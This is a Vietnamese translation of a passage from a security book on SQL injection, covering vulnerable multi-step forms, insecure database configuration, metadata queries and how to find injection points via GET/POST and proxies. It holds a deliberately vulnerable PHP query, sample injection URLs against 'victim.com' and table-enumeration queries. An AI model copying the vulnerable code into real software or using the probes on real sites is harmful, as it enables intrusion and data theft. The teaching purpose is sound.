Một vấn đề có thể xảy ra trong các dự án phát triển Web lớn, nơi một số nhà phát triển tuân thủ lời khuyên này và xác thực đầu vào của họ, nhưng những nhà phát triển khác lại không cẩn thận như vậy. Thật không hiếm khi các nhà phát triển, nhóm hoặc thậm chí các công ty làm việc riêng biệt và phát hiện ra rằng không phải tất cả những người tham gia phát triển đều tuân thủ các tiêu chuẩn giống nhau. Ví dụ, trong một cuộc đánh giá của một ứng dụng, không hiếm khi thấy gần như tất cả đầu vào được xác thực; tuy nhiên, với sự kiên trì, bạn thường có thể tìm thấy một đầu vào mà nhà phát triển đã quên xác thực.

Các nhà phát triển ứng dụng cũng có xu hướng thiết kế một ứng dụng dựa trên người dùng và cố gắng hướng dẫn người dùng qua một quy trình dự kiến, nghĩ rằng người dùng sẽ tuân theo các bước hợp lý mà họ đã lập ra. Ví dụ, họ kỳ vọng rằng nếu một người dùng đã đến bước thứ ba trong một loạt các mẫu biểu, người

dùng đó chắc chắn đã hoàn thành các mẫu biểu thứ nhất và thứ hai. Trong thực tế, tuy nhiên, việc bỏ qua quy trình dữ liệu dự kiến để yêu cầu tài nguyên ngoài trật tự thông qua các URL của chúng là điều khá đơn giản. Hãy lấy ví dụ về ứng dụng đơn giản sau:

```
// Xử lý form 1
```

```
if ($_GET["form"] == "form1") {  
    // Liệu tham số có phải là một chuỗi không?  
  
    if (is_string($_GET["param"])) {  
        // Lấy độ dài của chuỗi và kiểm tra xem nó có nằm trong  
        // giới hạn đã định không?  
  
        if (strlen($_GET["param"]) < $max) {  
            // Chuyển chuỗi cho bộ xác thực bên ngoài  
  
            $bool = validate(input_string, $_GET["param"]);  
  
            if ($bool == true) {  
                // Tiếp tục xử lý  
            }  
        }  
    }  
}
```

```
// Xử lý form 2
```

```
if ($_GET["form"] == "form2") {  
    // Không cần xác thực param vì form1 đã xác thực nó cho chúng ta  
  
    $SQL = "SELECT * FROM TABLE WHERE ID = $_GET['param']";
```

```

// Thực thi câu lệnh SQL

$result = mysql_query($SQL);

// Kiểm tra xem có bao nhiêu hàng được trả về từ cơ sở dữ liệu

$rowcount = mysql_num_rows($result);

$row = 1;

// Lặp qua các bản ghi trả về

while ($db_field = mysql_fetch_assoc($result)) {

    if ($row <= $rowcount) {

        print $db_field[$row]. "<BR>";

        $row++;

    }

}

}

```

Nhà phát triển ứng dụng không nghĩ rằng form thứ hai cần phải xác thực đầu vào, vì form đầu tiên đã thực hiện việc xác thực đầu vào. Tuy nhiên, một kẻ tấn công có thể gọi trực tiếp form thứ hai mà không sử dụng form đầu tiên, hoặc đơn giản là nhập dữ liệu hợp lệ vào form đầu tiên rồi sau đó thao túng dữ liệu khi nó được gửi đến form thứ hai. URL đầu tiên được hiển thị dưới đây sẽ thất bại vì đầu vào đã được xác thực; tuy nhiên, URL thứ hai sẽ dẫn đến một cuộc tấn công SQL injection thành công, vì đầu vào không được xác thực:

```

[1] http://www.victim.com/form.php?form=form1&param=' SQL Failed --
[2] http://www.victim.com/form.php?form=form2&param=' SQL Success --

```

Cấu hình cơ sở dữ liệu không an toàn

Bạn có thể giảm thiểu quyền truy cập có thể bị lợi dụng, lượng dữ liệu có thể bị đánh cắp hoặc thay đổi, mức độ truy cập vào các hệ thống liên kết, và thiệt hại có thể xảy ra do một cuộc tấn công SQL injection theo nhiều cách. Việc bảo mật

mã nguồn ứng dụng là bước đầu tiên cần thực hiện; tuy nhiên, bạn cũng không nên bỏ qua việc bảo mật cơ sở dữ liệu. Cơ sở dữ liệu đi kèm với một số tài khoản người dùng mặc định được cài đặt sẵn. Microsoft SQL Server sử dụng tài khoản "sa" (system administrator), MySQL sử dụng tài khoản "root" và "anonymous", còn Oracle thì thường tạo các tài khoản SYS, SYSTEM, DBSNMP, và OUTLN khi một cơ sở dữ liệu được tạo. Đây không phải là tất cả các tài khoản, chỉ là một số tài khoản nổi tiếng; còn rất nhiều tài khoản khác nữa! Những tài khoản này cũng được cấu hình mặc định với mật khẩu phổ biến và dễ đoán.

Một số quản trị viên hệ thống và cơ sở dữ liệu cài đặt các máy chủ cơ sở dữ liệu để chạy dưới tài khoản hệ thống có quyền cao như root, SYSTEM, hoặc Administrator. Các dịch vụ của máy chủ, đặc biệt là máy chủ cơ sở dữ liệu, luôn phải được chạy dưới tài khoản người dùng không có quyền (nếu có thể, trong một môi trường chroot) để giảm thiểu thiệt hại tiềm tàng cho hệ điều hành và các tiến trình khác trong trường hợp xảy ra tấn công thành công vào cơ sở dữ liệu. Tuy nhiên, điều này là không thể đối với Oracle trên Windows, vì nó phải chạy với quyền SYSTEM.

Mỗi loại máy chủ cơ sở dữ liệu cũng áp dụng mô hình kiểm soát quyền truy cập của riêng mình, gán các quyền khác nhau cho tài khoản người dùng để cấm, từ chối, cấp hoặc cho phép quyền truy cập vào dữ liệu và/hoặc việc thực thi các thủ tục lưu trữ, chức năng, hoặc tính năng tích hợp sẵn. Mỗi loại máy chủ cơ sở dữ liệu cũng bật các tính năng mặc định, thường không cần thiết nhưng có thể bị kẻ tấn công lợi dụng (xp_cmdshell, OPENROWSET, LOAD_FILE, ActiveX, hỗ trợ Java, v.v.). Các chương từ Chương 4 đến Chương 7 sẽ chi tiết về các cuộc tấn công lợi dụng các chức năng và tính năng này.

Các nhà phát triển ứng dụng thường lập trình ứng dụng của họ để kết nối với cơ sở dữ liệu bằng một trong các tài khoản quyền cao có sẵn thay vì tạo các tài khoản người dùng cụ thể cho nhu cầu của ứng dụng. Những tài khoản quyền cao này có thể thực hiện vô số hành động trên cơ sở dữ liệu mà không liên quan đến yêu cầu của ứng dụng. Khi một kẻ tấn công khai thác một lỗ hổng SQL injection trong một ứng dụng kết nối đến cơ sở dữ liệu với một tài khoản quyền cao, họ có thể thực thi mã trên cơ sở dữ liệu với quyền hạn của tài khoản đó. Các nhà phát triển ứng dụng Web nên làm việc với các quản trị viên cơ sở dữ liệu để áp dụng mô hình ít quyền nhất cho quyền truy cập cơ sở dữ liệu của ứng dụng và tách biệt các vai trò quyền cao sao cho phù hợp với yêu cầu chức năng của ứng dụng.

Trong một thế giới lý tưởng, các ứng dụng cũng nên sử dụng các người dùng cơ sở dữ liệu khác nhau để thực hiện các lệnh như SELECT, UPDATE,

INSERT, và các lệnh tương tự. Trong trường hợp một kẻ tấn công tiêm mã vào một câu lệnh để bị tổn thương, quyền truy cập sẽ bị giới hạn. Tuy nhiên, hầu hết các ứng dụng không tách biệt quyền hạn, vì vậy kẻ tấn công thường có quyền truy cập vào tất cả dữ liệu trong cơ sở dữ liệu và có các quyền như SELECT, INSERT, UPDATE, DELETE, EXECUTE, và các quyền tương tự. Những quyền hạn quá mức này có thể cho phép kẻ tấn công nhảy giữa các cơ sở dữ liệu và truy cập vào dữ liệu ngoài kho dữ liệu của ứng dụng.

Để làm điều này, kẻ tấn công cần phải biết những gì có sẵn, những cơ sở dữ liệu khác nào đã được cài đặt, những bảng nào có, và những trường nào có vẻ thú vị! Khi một kẻ tấn công khai thác lỗ hổng SQL injection, anh ta thường cố gắng truy cập vào metadata của cơ sở dữ liệu. Metadata là dữ liệu về dữ liệu chứa trong cơ sở dữ liệu, như tên của cơ sở dữ liệu hoặc bảng, kiểu dữ liệu của một cột, hoặc quyền truy cập. Các thuật ngữ khác đôi khi được sử dụng để chỉ thông tin này là **data dictionary** và **system catalog**.

Đối với **MySQL Servers** (Phiên bản 5.0 hoặc mới hơn), dữ liệu này được lưu trữ trong cơ sở dữ liệu ảo **INFORMATION_SCHEMA** và có thể được truy cập qua các câu lệnh **SHOW DATABASES** và **SHOW TABLES**. Mỗi người dùng MySQL có quyền truy cập vào các bảng trong cơ sở dữ liệu này, nhưng chỉ có thể xem các dòng trong bảng mà người dùng có quyền truy cập hợp lệ.

Microsoft SQL Server có khái niệm tương tự và metadata có thể được truy cập qua **INFORMATION_SCHEMA** hoặc các bảng hệ thống (sysobjects, sysindexkeys, sysindexes, syscolumns, systypes, v.v.), và/hoặc qua các thủ tục lưu trữ hệ thống; SQL Server 2005 đã giới thiệu một số **catalog views** gọi là "sys.*" và hạn chế quyền truy cập vào các đối tượng mà người dùng có quyền truy cập hợp lệ. Mỗi người dùng Microsoft SQL Server có quyền truy cập vào các bảng trong cơ sở dữ liệu này và có thể xem tất cả các dòng trong bảng, bất kể họ có quyền truy cập hợp lệ vào các bảng hay dữ liệu được tham chiếu hay không.

Trong khi đó, **Oracle** cung cấp một số **global built-in views** để truy cập vào metadata của Oracle (**ALL_TABLES**, **ALL_TAB_COLUMNS**, v.v.). Những view này liệt kê các thuộc tính và đối tượng có thể truy cập bởi người dùng hiện tại. Ngoài ra, các view tương đương được tiền tố bằng **USER_** chỉ hiển thị các đối tượng do người dùng hiện tại sở hữu (tức là một cái nhìn hạn chế về metadata), và các view được tiền tố bằng **DBA_** hiển thị tất cả các đối tượng trong cơ sở dữ liệu (tức là một cái nhìn toàn cầu không bị hạn chế về metadata cho instance cơ sở dữ liệu). Các chức năng **DBA_** yêu cầu quyền quản trị cơ sở dữ liệu (DBA). Dưới đây là một ví dụ về các câu lệnh này:

Câu lệnh Oracle để liệt kê tất cả các bảng có thể truy cập cho người dùng hiện tại:

```
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY  
TABLE_NAME;
```

Câu lệnh MySQL để liệt kê tất cả các bảng và cơ sở dữ liệu có thể truy cập cho người dùng hiện tại:

```
SELECT table_schema, table_name FROM information_schema.tables;
```

Câu lệnh MSSQL để liệt kê tất cả các bảng có thể truy cập bằng cách sử dụng các bảng hệ thống:

```
SELECT name FROM sysobjects WHERE xtype = 'U';
```

Câu lệnh MSSQL để liệt kê tất cả các bảng có thể truy cập bằng cách sử dụng **catalog views**:

```
SELECT name FROM sys.tables;
```

Không thể ẩn hoặc thu hồi quyền truy cập vào cơ sở dữ liệu ảo INFORMATION_SCHEMA trong cơ sở dữ liệu MySQL, và không thể ẩn hoặc thu hồi quyền truy cập vào **data dictionary** trong cơ sở dữ liệu Oracle, vì đây là một view. Bạn có thể chỉnh sửa view để hạn chế quyền truy cập, nhưng Oracle không khuyến khích việc này. Tuy nhiên, có thể thu hồi quyền truy cập vào **INFORMATION_SCHEMA**, **system**, và các bảng **sys.*** trong cơ sở dữ liệu Microsoft SQL Server. Tuy nhiên, việc làm này có thể làm gãy một số chức năng và gây ra vấn đề với các ứng dụng tương tác với cơ sở dữ liệu. Cách tiếp cận tốt hơn là thực hiện một mô hình **least-privilege** cho quyền truy cập cơ sở dữ liệu của ứng dụng và tách biệt các vai trò có đặc quyền thích hợp với yêu cầu chức năng của ứng dụng.

Tóm tắt

Trong chương này, bạn đã học về một số vector phổ biến gây ra SQL injection, từ thiết kế và kiến trúc của ứng dụng, đến các hành vi của nhà phát triển và mẫu mã mà họ sử dụng khi xây dựng ứng dụng. Chúng ta đã thảo luận về cách thức kiến trúc **đa tầng (n-tier)** phổ biến cho các ứng dụng Web thường có một tầng lưu trữ với cơ sở dữ liệu được tương tác thông qua các truy vấn cơ sở dữ liệu được tạo ra từ các tầng khác, thường một phần với thông tin do người dùng cung

cấp. Và chúng ta cũng đã thảo luận về cách thức **dynamic string building** (còn gọi là **dynamic SQL**), là thực hành xây dựng câu truy vấn SQL như một chuỗi được nối lại với nhau cùng với thông tin do người dùng cung cấp, gây ra SQL injection, vì kẻ tấn công có thể thay đổi logic và cấu trúc của câu truy vấn SQL để thực thi các lệnh cơ sở dữ liệu rất khác với những gì mà nhà phát triển dự định.

Trong các chương sắp tới, chúng ta sẽ thảo luận sâu hơn về SQL injection, bao gồm cách tìm và nhận diện SQL injection (Chương 2 và 3), các cuộc tấn công SQL injection và những gì có thể thực hiện qua SQL injection (Chương 4–7), cách phòng thủ chống lại SQL injection (Chương 8 và 9), cũng như cách tìm hiểu nếu bạn đã bị khai thác hoặc khôi phục từ SQL injection (Chương 10). Cuối cùng, trong Chương 11, chúng tôi sẽ cung cấp một số tài nguyên tham khảo hữu ích, mẹo vặt và cheat sheet giúp bạn nhanh chóng tìm thấy thông tin mà bạn cần. Trong thời gian chờ đợi, hãy đọc lại và thử lại các ví dụ trong chương này để củng cố hiểu biết của bạn về SQL injection và cách thức xảy ra. Với kiến thức đó, bạn đã tiến gần đến khả năng tìm kiếm, khai thác hoặc sửa chữa SQL injection trong thế giới thực!

Giải pháp Nhanh

Hiểu cách các ứng dụng Web hoạt động

- Một **ứng dụng Web** là một ứng dụng có thể truy cập thông qua trình duyệt Web qua một mạng như Internet hoặc intranet. Đây cũng là một phần mềm máy tính được mã hóa trong một ngôn ngữ được trình duyệt hỗ trợ (như HTML, JavaScript, Java, v.v.) và dựa vào một trình duyệt Web chung để render ứng dụng có thể thực thi.
- Một **ứng dụng Web động dựa trên cơ sở dữ liệu cơ bản** thường bao gồm một cơ sở dữ liệu phía sau và các trang Web chứa các script phía server được viết trong một ngôn ngữ lập trình có khả năng truy xuất thông tin cụ thể từ cơ sở dữ liệu tùy theo các tương tác động khác nhau.
- Một ứng dụng Web động cơ bản dựa trên cơ sở dữ liệu thường có ba tầng: **tầng trình bày** (trình duyệt Web hoặc công cụ render), **tầng logic** (ngôn ngữ lập trình như C#, ASP, .NET, PHP, JSP, v.v.), và **tầng lưu trữ** (cơ sở dữ liệu như Microsoft SQL Server, MySQL, Oracle, v.v.). Trình duyệt Web (tầng trình bày: Internet Explorer, Safari, Firefox, v.v.) gửi yêu cầu tới tầng logic (tầng logic), và tầng này phục vụ các yêu cầu bằng cách thực hiện các truy vấn và cập nhật trên cơ sở dữ liệu (tầng lưu trữ).

Hiểu về SQL Injection

- **SQL injection** là một cuộc tấn công trong đó mã SQL được chèn hoặc nối vào các tham số đầu vào của ứng dụng/người dùng, sau đó được truyền đến máy chủ SQL phía sau để phân tích và thực thi.
- Hình thức chính của SQL injection là chèn trực tiếp mã vào các tham số được nối với các câu lệnh SQL và thực thi.
- Khi kẻ tấn công có thể thay đổi câu lệnh SQL, quá trình sẽ chạy với quyền truy cập tương tự như thành phần thực thi lệnh (ví dụ: máy chủ cơ sở dữ liệu, máy chủ ứng dụng hoặc máy chủ Web), mà thường có quyền truy cập rất cao.

Hiểu cách SQL Injection xảy ra

- Các lỗ hổng SQL injection thường xảy ra khi nhà phát triển ứng dụng Web không đảm bảo rằng các giá trị nhận được từ một mẫu Web, cookie, tham số đầu vào, v.v., đã được xác thực hoặc mã hóa trước khi truyền vào các truy vấn SQL sẽ được thực thi trên máy chủ cơ sở dữ liệu.
- Nếu một kẻ tấn công có thể kiểm soát đầu vào được gửi vào truy vấn SQL và thao túng đầu vào đó sao cho dữ liệu được diễn giải như mã thay vì dữ liệu, họ có thể thực thi mã trên cơ sở dữ liệu phía sau.
- Nếu không có sự hiểu biết vững về cơ sở dữ liệu mà họ đang tương tác hoặc không có nhận thức đầy đủ về các vấn đề bảo mật tiềm ẩn của mã đang phát triển, các nhà phát triển ứng dụng có thể dễ dàng tạo ra các ứng dụng không an toàn, dễ bị tấn công SQL injection.

Các câu hỏi thường gặp

Q: SQL injection là gì?

A: SQL injection là một kỹ thuật tấn công được sử dụng để khai thác mã bằng cách thay đổi các câu lệnh SQL phía sau qua việc thao túng đầu vào.

Q: Tất cả các cơ sở dữ liệu đều dễ bị SQL injection không?

A: Hầu hết các cơ sở dữ liệu đều có mức độ dễ bị tấn công khác nhau.

Q: Tác động của lỗ hổng SQL injection là gì?

A: Điều này phụ thuộc vào nhiều yếu tố; tuy nhiên, kẻ tấn công có thể thao túng dữ liệu trong cơ sở dữ liệu, lấy ra nhiều dữ liệu hơn mức ứng dụng cho phép, và có thể thực thi các lệnh hệ điều hành trên máy chủ cơ sở dữ liệu.

Q: SQL injection có phải là lỗ hổng mới không?

A: Không. SQL injection có thể đã tồn tại kể từ khi các cơ sở dữ liệu SQL lần đầu

được kết nối với ứng dụng Web. Tuy nhiên, lỗ hổng này đã được công nhận rộng rãi vào ngày Giáng sinh năm 1998.

Q: Liệu tôi có gặp rắc rối nếu nhập ký tự dấu nháy đơn (') vào một trang web không?

A: Có (tùy thuộc vào thẩm quyền pháp lý), trừ khi bạn có lý do hợp pháp để làm vậy (ví dụ: nếu tên bạn có dấu nháy đơn, như O'Shea).

Q: Làm thế nào mà mã có thể được thực thi khi ai đó thêm ký tự dấu nháy đơn vào đầu dữ liệu?

A: Các cơ sở dữ liệu SQL diễn giải ký tự dấu nháy đơn như là ranh giới giữa mã và dữ liệu. Chúng giả định rằng bất cứ thứ gì sau dấu nháy đơn là mã mà cần phải thực thi và mọi thứ được bao quanh bởi dấu nháy đơn là dữ liệu.

Q: Liệu các trang web có thể miễn dịch với SQL injection nếu chúng không cho phép nhập ký tự dấu nháy đơn không?

A: Không. Có nhiều cách để mã hóa ký tự dấu nháy đơn sao cho nó được chấp nhận làm đầu vào, và một số lỗ hổng SQL injection có thể bị khai thác mà không cần sử dụng ký tự này. Hơn nữa, ký tự dấu nháy đơn không phải là ký tự duy nhất có thể bị lợi dụng trong SQL injection; một số ký tự khác cũng có thể được kẻ tấn công sử dụng, chẳng hạn như dấu gạch đôi (||) và dấu nháy kép ("), v.v.

Q: Liệu các trang web có thể miễn dịch với SQL injection nếu chúng không sử dụng phương thức GET không?

A: Không. Các tham số POST cũng dễ dàng bị thao túng.

Q: Ứng dụng của tôi được viết bằng PHP/ASP/Perl/.NET/Java, v.v. Liệu ngôn ngữ mà tôi chọn có miễn dịch không?

A: Không. Mọi ngôn ngữ lập trình không xác thực đầu vào trước khi truyền nó vào một câu lệnh SQL được tạo động đều có thể dễ bị tấn công; tức là, trừ khi nó sử dụng truy vấn có tham số và biến liên kết.

Chương 2: Kiểm tra SQL Injection

Rodrigo Marcos Alvarez

Các giải pháp trong chương này:

- Tìm kiếm SQL Injection
- Xác nhận SQL Injection

- Tự động phát hiện SQL Injection

Giới thiệu

Vì SQL injection thường được kiểm tra từ xa (ví dụ, qua Internet như một phần của kiểm thử thâm nhập ứng dụng), bạn thường không có cơ hội xem mã nguồn để kiểm tra cấu trúc của câu truy vấn mà bạn đang chèn vào. Điều này thường dẫn đến việc phải thực hiện phần lớn việc kiểm tra thông qua suy luận — nghĩa là, “Nếu tôi thấy điều này, thì có thể điều đó đang xảy ra ở phía backend.”

Chương này thảo luận các kỹ thuật để tìm ra các vấn đề về SQL injection từ góc nhìn của một người dùng đang ngồi trước trình duyệt và tương tác với ứng dụng Web. Các kỹ thuật này cũng có thể áp dụng cho các ứng dụng không phải Web nhưng có cơ sở dữ liệu phía sau. Chúng ta cũng sẽ thảo luận cách xác nhận rằng vấn đề thực sự là SQL injection chứ không phải một vấn đề khác như XML injection. Cuối cùng, chúng ta sẽ tìm hiểu cách tự động hóa quy trình phát hiện SQL injection để tăng hiệu quả trong việc phát hiện các trường hợp đơn giản.

Tìm kiếm SQL Injection

SQL injection có thể xuất hiện trong bất kỳ ứng dụng giao diện nào chấp nhận dữ liệu nhập từ hệ thống hoặc người dùng, sau đó sử dụng dữ liệu đó để truy cập cơ sở dữ liệu phía sau. Trong phần này, chúng ta sẽ tập trung vào môi trường Web, vì đây là tình huống phổ biến nhất, và do đó, công cụ ban đầu chỉ là một trình duyệt Web.

Trong môi trường Web, trình duyệt hoạt động như một giao diện phía trước (front-end), yêu cầu và nhận dữ liệu từ người dùng, sau đó gửi dữ liệu này đến máy chủ từ xa, nơi sẽ tạo ra các truy vấn SQL bằng cách sử dụng dữ liệu đã nhập. Mục tiêu chính của chúng ta ở giai đoạn này là xác định các điểm bất thường trong phản hồi của máy chủ để xem liệu chúng có được tạo ra bởi lỗi hỏng SQL injection hay không. Ở giai đoạn sau, chúng ta sẽ xác định loại truy vấn SQL nào (SELECT, UPDATE, INSERT, DELETE) đang được thực thi trên máy chủ, và vị trí trong truy vấn mà bạn có thể chèn mã (ví dụ: trong phần FROM, WHERE, ORDER BY, v.v.).

Mặc dù bạn sẽ thấy nhiều ví dụ và kịch bản trong chương này, nhưng chúng ta sẽ không bao phủ tất cả các khả năng về SQL injection. Hãy nghĩ theo cách này: Ai đó có thể dạy bạn cách cộng hai số, nhưng không cần thiết (hoặc thực tế) để bao quát mọi khả năng cộng; chỉ cần bạn biết cách cộng hai số, bạn có thể áp dụng kiến thức đó vào mọi tình huống liên quan đến phép cộng. SQL injection cũng tương tự.

Bạn cần hiểu cách thực hiện và lý do tại sao, phần còn lại sẽ chỉ là vấn đề thực hành.

Chúng ta thường sẽ không có quyền truy cập vào mã nguồn của ứng dụng, vì vậy cần kiểm tra thông qua suy luận. Việc sở hữu một tư duy phân tích rất quan trọng để hiểu và tiến hành một cuộc tấn công. Bạn cần cẩn thận trong việc đọc hiểu phản hồi từ máy chủ để có cái nhìn về những gì có thể đang diễn ra phía máy chủ.

Kiểm tra bằng suy luận dễ dàng hơn bạn nghĩ. Nó đơn giản là việc gửi yêu cầu đến máy chủ và phát hiện các điểm bất thường trong phản hồi. Bạn có thể nghĩ rằng việc tìm kiếm lỗ hổng SQL injection là gửi các giá trị ngẫu nhiên đến máy chủ, nhưng bạn sẽ thấy rằng khi đã hiểu được logic và nguyên lý của cuộc tấn công, quá trình này trở nên đơn giản và thú vị.

Kiểm tra Bằng Suy Luận

Có một quy tắc đơn giản để xác định lỗ hổng SQL injection: **Kích hoạt các điểm bất thường bằng cách gửi dữ liệu không mong đợi**. Quy tắc này ngụ ý:

- Bạn phải xác định tất cả các điểm nhập liệu trên ứng dụng Web.
- Bạn phải biết loại yêu cầu nào có thể kích hoạt các điểm bất thường.
- Bạn phải phát hiện các điểm bất thường trong phản hồi từ máy chủ.

Mọi thứ đơn giản chỉ có vậy. Trước tiên, bạn cần xem cách trình duyệt Web gửi yêu cầu đến máy chủ Web. Mặc dù các ứng dụng có thể hoạt động theo nhiều cách khác nhau, nhưng các nguyên tắc cơ bản đều giống nhau vì chúng đều hoạt động trong môi trường Web.

Khi bạn đã xác định được tất cả dữ liệu mà ứng dụng chấp nhận, nhiệm vụ tiếp theo là sửa đổi chúng và phân tích phản hồi từ máy chủ. Đôi khi, phản hồi sẽ bao gồm lỗi SQL trực tiếp từ cơ sở dữ liệu, điều này giúp bạn dễ dàng hơn; tuy nhiên, cũng có lúc bạn cần tập trung cao độ để phát hiện những khác biệt tinh tế.

Xác Định Điểm Nhập Liệu

Môi trường Web là một ví dụ về kiến trúc client/server. Trình duyệt của bạn (đóng vai trò là client) gửi yêu cầu đến máy chủ và chờ phản hồi. Máy chủ nhận yêu cầu, tạo phản hồi và gửi lại cho client. Rõ ràng, phải có một kiểu "hiểu biết" giữa hai bên; nếu không, client sẽ gửi yêu cầu nhưng máy chủ không biết phải trả lời thế nào. Sự hiểu biết này được thiết lập thông qua giao thức; trong trường hợp này là HTTP.

Nhiệm vụ đầu tiên của chúng ta là xác định tất cả các điểm nhập liệu mà ứng dụng Web chấp nhận. HTTP định nghĩa một số hành động mà client có thể gửi đến máy chủ; tuy nhiên, chúng ta sẽ tập trung vào hai phương thức quan trọng nhất để phát hiện SQL injection: **GET** và **POST**.

Yêu Cầu GET

GET là một phương thức HTTP yêu cầu máy chủ cung cấp thông tin được chỉ định trong URL. Đây là phương thức thường được sử dụng khi bạn nhấp vào một liên kết. Thông thường, trình duyệt Web tạo yêu cầu GET, gửi nó đến máy chủ Web, và hiển thị phản hồi trong trình duyệt.

Mặc dù người dùng không thấy, nhưng yêu cầu GET gửi đến máy chủ Web thường có dạng như sau:

```
GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1
```

```
Host: www.victim.com
```

```
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19) Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19
```

```
Accept: text/xml,application/xml,application/xhtml+xml, text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
```

```
Accept-Language: en-gb,en;q=0.5
```

```
Accept-Encoding: gzip,deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Keep-Alive: 300
```

```
Proxy-Connection: keep-alive
```

Loại yêu cầu này gửi các tham số trong URL theo định dạng sau:

```
?parameter1=value1&parameter2=value2&parameter3=value3...
```

Trong ví dụ trên, bạn có thể thấy ba tham số: **text**, **cat**, và **num**. Ứng dụng từ xa sẽ truy xuất giá trị của các tham số này và sử dụng chúng cho các mục đích đã được thiết kế. Đối với các yêu cầu **GET**, bạn có thể chỉnh sửa các tham số bằng

cách đơn giản thay đổi chúng trên thanh điều hướng của trình duyệt. Ngoài ra, bạn cũng có thể sử dụng một công cụ proxy, mà tôi sẽ giải thích sau.

Yêu cầu POST

POST là một phương thức HTTP được sử dụng để gửi thông tin đến máy chủ web. Hành động mà máy chủ thực hiện sẽ được xác định bởi URL đích. Đây thường là phương thức được sử dụng khi bạn điền vào một biểu mẫu (form) trong trình duyệt và nhấn nút **Submit**. Mặc dù trình duyệt của bạn thực hiện mọi thứ một cách minh bạch, đây là ví dụ về những gì được gửi đến máy chủ web từ xa:

POST /contact/index.asp HTTP/1.1

Host: www.victim.com

User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19) Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19

Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

Accept-Language: en-gb,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Referer: <http://www.victim.com/contact/index.asp>

Content-Type: application/x-www-form-urlencoded

Content-Length: 129

first=John&last=Doe&email=john@doe.com&phone=555123456&title=Mr&country=US&comments=I%
20woul d%20like%20to%20request%20information

Các giá trị được gửi đến máy chủ Web có định dạng tương tự như đã giải thích cho yêu cầu **GET**, nhưng bây giờ chúng nằm ở phần cuối của yêu cầu.

Lưu ý

Hãy nhớ một điều: Cách các dữ liệu này được trình bày với bạn trong trình duyệt không quan trọng. Một số giá trị có thể là các trường **ẩn (hidden fields)** trong biểu mẫu, trong khi các giá trị khác có thể nằm trong các trường thả xuống (**drop-down fields**) với một tập hợp các lựa chọn; bạn có thể gặp giới hạn kích thước hoặc thậm chí là các trường bị vô hiệu hóa (**disabled fields**).

Hãy nhớ rằng tất cả những tính năng này chỉ là chức năng ở phía **client-side** (phía người dùng), và bạn có **toàn quyền kiểm soát** những gì bạn gửi đến máy chủ. **Đừng xem các cơ chế giao diện phía người dùng như là các chức năng bảo mật.**

Bạn có thể tự hỏi làm thế nào để sửa đổi dữ liệu nếu trình duyệt không cho phép bạn làm điều đó?

Có một số cách để thực hiện điều này:

- **Tiện ích mở rộng trình duyệt**
- **Máy chủ proxy**

Tiện ích mở rộng trình duyệt

Tiện ích mở rộng (plug-in) là các công cụ chạy trên trình duyệt và cung cấp thêm một số chức năng bổ sung. Ví dụ:

- **Web Developer** ([Mozilla Firefox](#) và [Google Chrome](#)) là một tiện ích mở rộng cho phép bạn:
 - Hiển thị các trường bị ẩn (**hidden fields**)
 - Loại bỏ giới hạn kích thước (**size limitations**)
 - Chuyển đổi các trường chọn (**select fields**) HTML thành các trường nhập liệu (**input fields**)

Những tính năng này rất hữu ích khi bạn muốn thao tác với dữ liệu được gửi đến máy chủ.

- **Tamper Data** ([Mozilla Firefox](#)) là một tiện ích thú vị khác. Công cụ này cho phép bạn xem và sửa đổi các **header** và tham số **POST** trong các yêu cầu **HTTP** và **HTTPS**.
- Một tùy chọn khác là **SQL Inject Me** ([Mozilla Firefox](#)). Công cụ này gửi các chuỗi thoát cơ sở dữ liệu (**database escape strings**) qua các trường biểu mẫu trong trang HTML.

Máy chủ proxy

Giải pháp thứ hai là sử dụng **proxy cục bộ (local proxy)**. Proxy cục bộ là phần mềm ngòai giữa trình duyệt của bạn và máy chủ, như minh họa trong **Hình 2.1**.

Phần mềm proxy này chạy trên máy tính của bạn, nhưng sơ đồ bên dưới minh họa cách cấu hình một **proxy cục bộ** một cách logic.




Figure 2.1 Proxy Intercepting Requests to the Web Server

Hình 2.1 cho thấy cách bạn có thể vượt qua các hạn chế phía client bằng cách sử dụng một máy chủ proxy. Máy chủ proxy sẽ chặn yêu cầu gửi đến máy chủ và cho phép bạn sửa đổi yêu cầu đó theo ý muốn. Để thực hiện điều này, bạn chỉ cần hai điều:

Cài đặt máy chủ proxy trên máy tính của bạn

Cấu hình trình duyệt của bạn để sử dụng máy chủ proxy

Bạn có thể chọn từ nhiều lựa chọn khi cài đặt proxy cho các cuộc tấn công SQL injection. Những lựa chọn đáng chú ý bao gồm **Paros Proxy**, **WebScarab**, và **Burp Suite**, tất cả đều có thể chặn lưu lượng và cho phép bạn sửa đổi dữ liệu gửi đến máy chủ. Mặc dù chúng có một số điểm khác biệt, nhưng việc chọn công cụ nào thường phụ thuộc vào sở thích cá nhân của bạn.

Sau khi cài đặt và chạy phần mềm, bạn cần kiểm tra cổng mà proxy của bạn đang lắng nghe. Cấu hình trình duyệt của bạn để sử dụng proxy và bạn đã sẵn sàng. Tùy thuộc vào trình duyệt Web mà bạn chọn, các cài đặt sẽ nằm ở các menu khác nhau. Ví dụ, trong **Mozilla Firefox**, bạn có thể vào **Edit | Preferences | Advanced | Network | Settings**.

